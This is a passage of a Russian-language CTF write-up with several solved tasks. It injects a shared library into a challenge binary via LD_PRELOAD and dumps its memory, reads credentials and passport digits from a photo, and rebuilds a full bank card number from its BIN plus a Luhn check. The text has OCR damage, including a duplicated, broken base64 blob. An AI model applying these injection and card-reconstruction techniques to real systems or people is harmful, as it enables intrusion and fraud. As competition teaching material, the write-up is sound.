umTz3ZtWrUQ9fX0nH9O4FJkG8++lx/uCn9Xp0MOgffF+A21Lpp6PtdbO2EMb/sfvjoSEhISEhISE
hISExP8Xft4lYDyQH82wH3iOL+BUC2YG9IvBxrzOpeFwsgT1kN95J5j4jvbLlGt5ekimxFzLMUjS
xNzORWDPAvsg8GwsB8bczgnI34wJ5fieOhN4IfCaeNg/VB3u5xhwjVDflMv7r0G8Czbex0mw74fy
62AHc1D/TWC+uogGId+2o7X1ofSa3r5y0Smn792kblQb1t9X9sxNa8HxZ+3w/Pyrruhn8ylGkmR/
KuxPgv+Y4F8B/nHB/4DXxmKSyky3x9Dqndf78w1xAOoR5/1BL/4Of/4iXonof9R1veGVzSPjabGk
cvy7Xn/q/O8R4kOvnkX+OCBOev75N43fWe9zrp+nj7gI9eD9QVzx/Av97wfC9foza/qLC4grlfPT
VyiV89w3RcQTpXLeektE/F6lcv476bedklMeGFD7yXR6u+4U9H6Wxl4iup619MG81Wfk9axj2SXd
KB8i/VZhOG86ZpbO2ooRLOk9pxu2bYzqZtGxR8mAbRRMPVsuFEapJGDpLC0+FFoYLVjZct6kfdL1
9l3NXW16W/c2loXPamUNlix9yChmWYr9tse7m7u2t1JvR3ev3qaBQNu2i7p6ulpR2tG5o6W5U9/R
3r67rUfvaW7pbKNeLyX/z5L7vXT9TDBJv9LOgNvI/g/VQdTSaMEx+ig7NuchPCtajqkOFsvqsG0N
m7YzGnD1lXP57PpclnjWkFEaImp2tEgr4+zYvOSgaZdyVjFk6LTMNvMGC4Sz4bxDVO8WsFN10IKT
ktlPVMc8RE3vjqu2lTUcg6jmEIzcUNaetngdfAi5As9pU0YhRyujVfPWeD19pRJR6SQq0AGvNCv/
Mtg6GdxDELVPByH+T1MV9FH7gxDi3qxmevxK1yLU4/o7KehRJ7b/KOFrr7++VoX5BPjZsqoE9Lhu
7iZ8DUQ9rvfIuL4jFMHeQ/hai3pcX5GTQv9jArPctamAHtdv5HRE/xEjULdfX3WYx4T2xet/Fspa
wMbnD2SMYzELK+iPEmHvi7BvDp/DEOL4Py/o0ymBhXhxe95xQZ9JhVlYRm7Svy7od6bCfCv9W4Ie
nyeQL0boEe+I/Z8b5lohXrx/74He3wOUDnOdEC/O348EfdR+u6j2Pxf0mXSYXxbixfn7BeHfEXwO
9fffwX488X4lBP6a8Gv0n2PxuUQNx0XpvyfhvVj+fkrQ4z7KuKDDfrHnMyWgx31fZzZwTt+i/UlB
j89DE7epvy7o/X1qDeE4UY9wwYd6fE5LRejF+VOtcJ/4EI761RH6IFfav/Yg6IehkL2v1ZOb//7U
kMrvMCc2ch4ROiz2f26Efvl9nGtvof8De9IJ97A8AAA=
```

Теперь на сервер этот файл распакуем:

```
Enter token: bg00rw2yzql21nvp
/bin/sh: can't access tty; job control turned off
/ $ base64 -d >/tmp/mymodule.so.gz <<EOF
>
H4sICA3ryGUAA215bW9kdWxlLnNvAO1bb2wURRSfvfbgCvR6YPmvcBBIQGGpYFU0hWtL20XbgtB+
```

> UCDLtrdtj9zd1r09So2JGKLREBNI1Bg/
GU0MfvFPYqLxiyUoIYTEEvlgYkhQQyyJ0RKjAYxdZ3be
> 2+4Ot4LGGE3ml+z99r15v5nZnbnObu/
NM22d7TFFIYgqsoVMW4RkgBsag74HyWz6uYzc5cVWk2hk
> 4mEmKU5MFw/
YIncpYQ7qvPbS4Bf4AglzUDeDHpPruT3ZFOZ0jPOaWFgXA11C5XZiS5jHlDAnQF4N
> xwmoT2Sx+6LuDMSJvIqEGe/
97stO9u+0txN0KSgQeR0JM7b3GNXNILcPHN5d0F7UOKRiYcbhr4Y6
> 2Jzp6O5l4zLGfFWB8nqwWflvnUt//
+Cb785nkheOn7uRfVItT+1kcTieOB+gZ15rzN783GtP3+o6
> 0hX8T9BjXgW/EhG/LsLfTo+VFfy9Xv1Jsngut3H8ia4PFqyiXnIM29F1om/
v6dKzpm0O5kqOafd0
> teatotlj9OVNXla5RO8/ZOgDuaKRzz1lklwx55ARO+eYJJ/r61dLlno/
6ejc3tKqb1Q3qo3edcXo
> wT/5dSpkP5ke5/KSXA27rQfAxvHFeZeC6yBbwv5xqCCRCfvRvgb1TI8fx5mtnHFsEeMBf1XA/
1XA
> H/z7dSngjwf8+IdwJoHJIiEhISEhISEhIfE/
xM91y25oR35IaEfjJzcQoj035sTcce3IZ4lTXrnb
> eJa63dXn6Gfd8owXP8QKrnzruu7AMWa7q1+lpQN1y7fx+tzVb/
u29lLTO6zel+JvMtp8zZlPm+qG
> pmrcS3XLD7PqTgHT+FEvvtFmtHZKe3FSO/njVu3ktSpNOa2dn3LqaQV3QQUJ9xJvB/Ws/
cNNjbSY
> lO/p1Y403WAv7tqLl5052tGmBdQ/
sZ12fCJLP07Ha6mt7KPakP7KCC1kJ71U90nS61X8yySr5vSn
> 7OViYgENOLbvVPD++XdMQkJCQkJCQkJCQkJCQuK/B83M56116RHLzmdXzKJvw0urHma/TXq/
t066
> rka5gfIw5QzlFyjXXHXdN0BfD6w8tYsoh1LK0jkzE8cU/
vvknfQY+8l10ywgmWpPLnqkbvZI4jDZ
> umTz3ZtWrUQ9fX0nH9O4FJkG8++lx/uCn9Xp0MOgffF+A21Lpp6PtdbO2EMb/
sfvjoSEhISEhISE
>
hISExP8Xft4lYDyQH82wH3iOL+BUC2YG9IvBxrzOpeFwsgT1kN95J5j4jvbLlGt5ekimxFzLMUjS
> xNzORWDPAvsg8GwsB8bczgnI34wJ5fieOhN4IfCaeNg/
VB3u5xhwjVDflMv7r0G8Czbex0mw74fy
> 62AHc1D/TWC+uogGId+2o7X1ofSa3r5y0Smn792kblQb1t9X9sxNa8HxZ+3w/
Pyrruhn8ylGkmR/
> KuxPgv+Y4F8B/nHB/4DXxmKSyky3x9Dqndf78w1xAOoR5/1BL/4Of/
4iXonof9R1veGVzSPjabGk
> cvy7Xn/q/O8R4kOvnkX+OCBOev75N43fWe9zrp+nj7gI9eD9QVzx/Av97wfC9foza/
qLC4grlfPT
> VyiV89w3RcQTpXLeektE/
F6lcv476bedklMeGFD7yXR6u+4U9H6Wxl4iup619MG81Wfk9axj2SXd
> KB8i/
VZhOG86ZpbO2ooRLOk9pxu2bYzqZtGxR8mAbRRMPVsuFEapJGDpLC0+FFoYLVjZct6kfdL1
> 9l3NXW16W/
c2loXPamUNlix9yChmWYr9tse7m7u2t1JvR3ev3qaBQNu2i7p6ulpR2tG5o6W5U9/R
> 3r67rUfvaW7pbKNeLyX/z5L7vXT9TDBJv9LOgNvI/g/
VQdTSaMEx+ig7NuchPCtajqkOFsvqsG0N
>
m7YzGnD1lXP57PpclnjWkFEaImp2tEgr4+zYvOSgaZdyVjFk6LTMNvMGC4Sz4bxDVO8WsFN10IKT
>

```
ktlPVMc8RE3vjqu2lTUcg6jmEIzcUNaetngdfAi5As9pU0YhRyujVfPWeD19pRJR6SQq0AGvNCv/
> Mtg6GdxDELVPByH+T1MV9FH7gxDi3qxmevxK1yLU4/o7KehRJ7b/KOFrr7+
+VoX5BPjZsqoE9Lhu
> 7iZ8DUQ9rvfIuL4jFMHeQ/hai3pcX5GTQv9jArPctamAHtdv5HRE/xEjULdfX3WYx4T2xet/
Fspa
> wMbnD2SMYzELK+iPEmHvi7BvDp/DEOL4Py/
o0ymBhXhxe95xQZ9JhVlYRm7Svy7od6bCfCv9W4Ie
> nyeQL0boEe+I/Z8b5lohXrx/74He3wOUDnOdEC/
O348EfdR+u6j2Pxf0mXSYXxbixfn7BeHfEXwO
> 9fffwX488X4lBP6a8Gv0n2PxuUQNx0XpvyfhvVj+fkrQ4z7KuKDDfrHnMyWgx31fZzZwTt+i/
UlB
> j89DE7epvy7o/X1qDeE4UY9wwYd6fE5LRejF+VOtcJ/4EI761RH6IFfav/Yg6IehkL2v1ZOb//
7U
> kMrvMCc2ch4ROiz2f26Efvl9nGtvof8De9IJ97A8AAA=
> EOF
/ $ gunzip /tmp/mymodule.so.gz
/ $ LD_PRELOAD=/tmp/mymodule.so ./check_flag
Hello, world!
Enter flag:
```

Ура, наш код исполнился! Осталось написать какую-нибудь более разумную нагрузку. Для начала стоит вытащить всю память процесса — либо нам повезет и флаг окажется прямо там, либо нам будет что реверсить. Сделать это можно, прочитав `procfs`:

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(void) {
    FILE* f = fopen("/proc/self/maps", "r");
    char line[1024];
    while (fgets(line, sizeof(line), f)) {
        char *start, *end;
        sscanf(line, "%llx-%llx", (unsigned long long*)&start, (unsigned
         long long*)&end);
        write(1, start, end - start);
    }
    exit(0);
}
```

Нам на удивление везет, и с такой нагрузкой, пайпая вывод в `strings | grep ugra_`, чтобы не искать флаг глазами, мы получаем *его*:

Флаг: **ugra_there_is_light_at_the_end_of_the_tunnel_e696w4sexb5s**

Всё это как-то подозрительно

enhydra, recon 200

> Спустя несколько нервных минут замок поддался. Вы открываете дверь и замечаете, что она на сигнализации. Лёгкий холодок прокатывается по

> вашему телу сверху вниз, превращаясь за это время в леденящий ужас. Ведь если вас кто-то здесь увидит — это конец. Здесь никак нельзя оставаться больше минуты.
>
> Вы бегаете по квартире в поисках хоть каких-то зацепок, и уже отчаявшись, заходите в последнюю комнату и обнаруживаете там на столе заветную бумажку. Один снимок — это всё, что вы можете себе позволить. И ни в коем случае нельзя до чего-либо дотрагиваться
>
> IMG_5354.jpg *https://lookingsus.q.2024.ugractf.ru/token*


Решение

Сайт спрашивает нас информацию, которую, как предполагается, можно узнать, изучая изображение.

В принципе, ответы на все эти вопросы можно правильно ввести с первой попытки, однако небольшой перебор вполне допустим — попытки не ограничиваются, но на каждую попытку требуется капча (настоящая reCAPTCHA, пытаться её обойти смысла нет).

Логин и пароль

Тут всё просто: они есть прямо на той бумажке, за которой охотился наш персонаж. Бумажка подсвечена фонариком, чтобы наверняка. Следует обратить внимание на то, что буква `l` в логине более узкая, чем цифра `1`.



Логин и пароль


Логин: `ml581829106`

Пароль: `qV*!2@x>Tp{`

Откроем любой графический редактор (он всё равно понадобится) и подсветлим картинку, чтобы было удобнее изучать остальные её части.

Номер телефона

На столе, в верхней части кадра, остался пластик из-под сим-карты с наклейкой с номером. Цифры 8, 6 и 9 похожи, но всё-таки отличаются друг от друга; зная, что первая цифра — 9, можно вглядеться и разобраться, что где.



Телефон

Номер телефона: `+79688362090`


Код подтверждения

Страница сама говорит — если код подтверждения неизвестен, можно ввести нули.

Код подтверждения: `000000`

Последние цифры номера карты


В правой части кадра, чуть выше центра, видна банковская карта. Номер карты — 16 цифр — традиционно размещается группами по четыре чуть ниже центра; нас интересует последняя четвёрка.



Карта

Цифр совсем не видно — металлизация с карты стёрлась. Но их можно прочитать,

если правильно подобрать контраст изображения:



Карта, высветленная

Последние цифры номера карты: `7524`

Последние цифры номера паспорта

Номер внутреннего паспорта не узнать — он лежит закрытый. Но на столе видно также маленький кусочек заграничного паспорта — слева, почти у края, возле стакана. Номер паспорта пробивается отверстиями внизу каждой страницы, и мы видим как раз последние четыре цифры — в отражённом виде, потому что смотрим на страницу с обратной стороны.

Развернём и отразим картинку для удобства.


Паспорт

С первыми цифрами понятно — это 06. Следующая цифра — 9: у тройки или пятёрки средняя точка правого столбца была бы свободна. Последняя цифра — 2: больше ни у одной цифры нижняя строка не заполнена целиком. При сомнениях можно поискать в интернете изображения загранпаспортов и сопоставить отверстия с эталонами.

Последние цифры номера паспорта: `0692`

Работодатель

Это, конечно, не Агентство национальной безопасности США. В левом верхнем углу притаилась ручка с логотипом TeleTrade. Больше никаких предметов, намекающих на связь с какими-либо компаниями, на изображении нет, поэтому логично предположить, что именно TeleTrade является работодателем.



Ручка

Работодатель: `TeleTrade`


Страна последней заграничной поездки

Под долларовыми купюрами лежит ещё какая-то другая. Несмотря на верёвку и провод, чётко виден номинал — 100 единиц.

Купюра

Поищем в интернете картинки по запросу [banknote 100] и будем искать такие, где орнамент сверху похож на наш. Через пару минут найдём изображение 100

индийских рупий (образца 1996 года).




Поиск по картинкам

Логично предположить, что купюра была привезена из Индии.

Страна последней заграничной поездки: `India`

Полный номер карты

Мы уже знаем конец номера: 9855 7524. Поиграв с контрастом, захватим также стоящую перед ними цифру 6:



Цифра 6

Номера банковских карт Visa, MasterCard и некоторых других систем устроены так: * Первые шесть цифр (BIN — bank identification number) обозначают платёжную систему, банк, тип карты (кредитная или дебетовая), а также категорию карты (Classic, Gold, Platinum и так далее). Узнать закреплённые за банком BIN можно поиском в интернете; у похожих карт одного банка будет или одинаковый BIN, или один из нескольких. * Следующие девять — идентификатор клиента внутри банка, выбирается банком на его усмотрение. Как правило, эти цифры последовательны или случайны. * Последняя цифра — контрольная, вычисляемая алгоритмом Лу́на.

Названия банка мы не видим, но можем заслать видимую половинку карты в поиск по изображениям (Яндекс справляется существенно лучше, чем Гугл) и обнаружить, что карту выпустил Рокетбанк. Там же, в поиске по картинкам, видим много других карт MasterCard Рокетбанка — у всех них номера начинаются с 532130.

Осталось подобрать седьмую цифру. Открываем первый попавшийся чекер алгоритма Луна и перебираем все варианты. На цифре 4 контрольная сумма сходится.

Полный номер карты: `5321304698557524`

Ответив на последний вопрос, мы попадаем на страницу с уведомлениями, одно из которых содержит флаг.

Флаг: **ugra_sometimes_you_just_narrowly_escape_and_win_atkw6etn9kj1**

Посланник

enhydra, crypto 150

> — Следующий!
>
> Железная дверь со скрипом приоткрылась, впустив на секунду в кабинку шум очереди, лишь только затем, чтобы с металлическим грохотом захлопнуться снова.
>
> — Ваши д…
>
> Я осёкся. Передо мной стоял он — в капюшоне, из-под которого лишь едва виднелся его нос, а ещё у него на лбу была эмблема, которая будто светилась в тусклом отблеске лампы. Эта эмблема показалась мне знакомой.
>
> Быстрее, чем я успел что-либо сообразить, он дал мне странную бумажку с этой же эмблемой и выскочил из двери, словно ошпаренный.
>
> На бумажке была шифровка.
>
> *your-note.png*

Решение


Сгенерировалась вот такая картинка.

Шифровка

Вид шифровки, текст легенды, да и само название задания отсылают к игре Papers, Please. Игрок играет за инспектора пограничного контроля тоталитарной страны Арстоцки, проверяя документы и решая, впускать или не впускать каждого


человека; при этом он оказывается впутан в различные сюжетные линии, а от его решений зависят судьбы людей и даже целых территорий. Одна из линий — деятельность тайного Ордена Звезды EZIC, стремящегося свергнуть правительство Арстоцки; агенты Ордена предлагают игроку различные предметы, в том числе аналогичную шифровку.

Независимо от того, была ли узнана отсылка к игре или нет, шифровку полезно целиком направить в поиск по картинкам. Первый же результат — страница EZIC с Papers Please Wiki. На ней в деталях описаны действия агентов Ордена и указано, как пользоваться шифровкой: саму по себе её разгадать невозможно, надо дождаться, пока Орден доставит трафарет. Изображение трафарета есть на странице.



Трафарет


В игре, наложив трафарет так, чтобы верхние отверстия совпадали с точками в верхней части шифровки, можно прочитать имена двух агентов.



Наложение в игре

Вот так это выглядит в игре.

В нашем же случае мы можем прочитать две части флага.



Наложение у нас

Вместо звёздочек следует вводить подчёркивания, поскольку никакие другие разделители форматом флага не допускаются.

Флаг: **ugra_snowier_pastures_8dbzhtp4**

Раз, два, взяли

enhydra, misc 100

> Хватай флаг! Вот он, готовый, просто вызови функцию, которая его вернёт.
>
> *flag.???*

Решение

Дан непонятный файл без расширения.

```
$ file flag.\?\?\?
flag.???: WebAssembly (wasm) binary module version 0x1 (MVP)
```

WebAssembly (wasm) — формат, разработанный для возможности исполнять производительные компилируемые программы в браузере. Модули могут быть представлены в бинарном или текстовом виде; с точки зрения возможностей исполнения эти представления эквивалентны.

В документации описаны разные способы запустить код в браузере.

Создадим отдельную директорию, переименуем `flag.???` в `flag.wasm` и попробуем его загрузить, создав `flag.html` следующего содержания — скопируем пример из документации, чуть видоизменив:


```
<body>
    <script>
        fetch('flag.wasm')
            .then(response => response.arrayBuffer())
            .then(bytes => WebAssembly.instantiate(bytes, {}))
            .then(result => {
```

```
            console.log(result);
        });
</script>
```

Чтобы `fetch` отработал как надо, смотреть страницу надо через веб-сервер. Запустим тестовый веб-сервер прямо в этой директории:

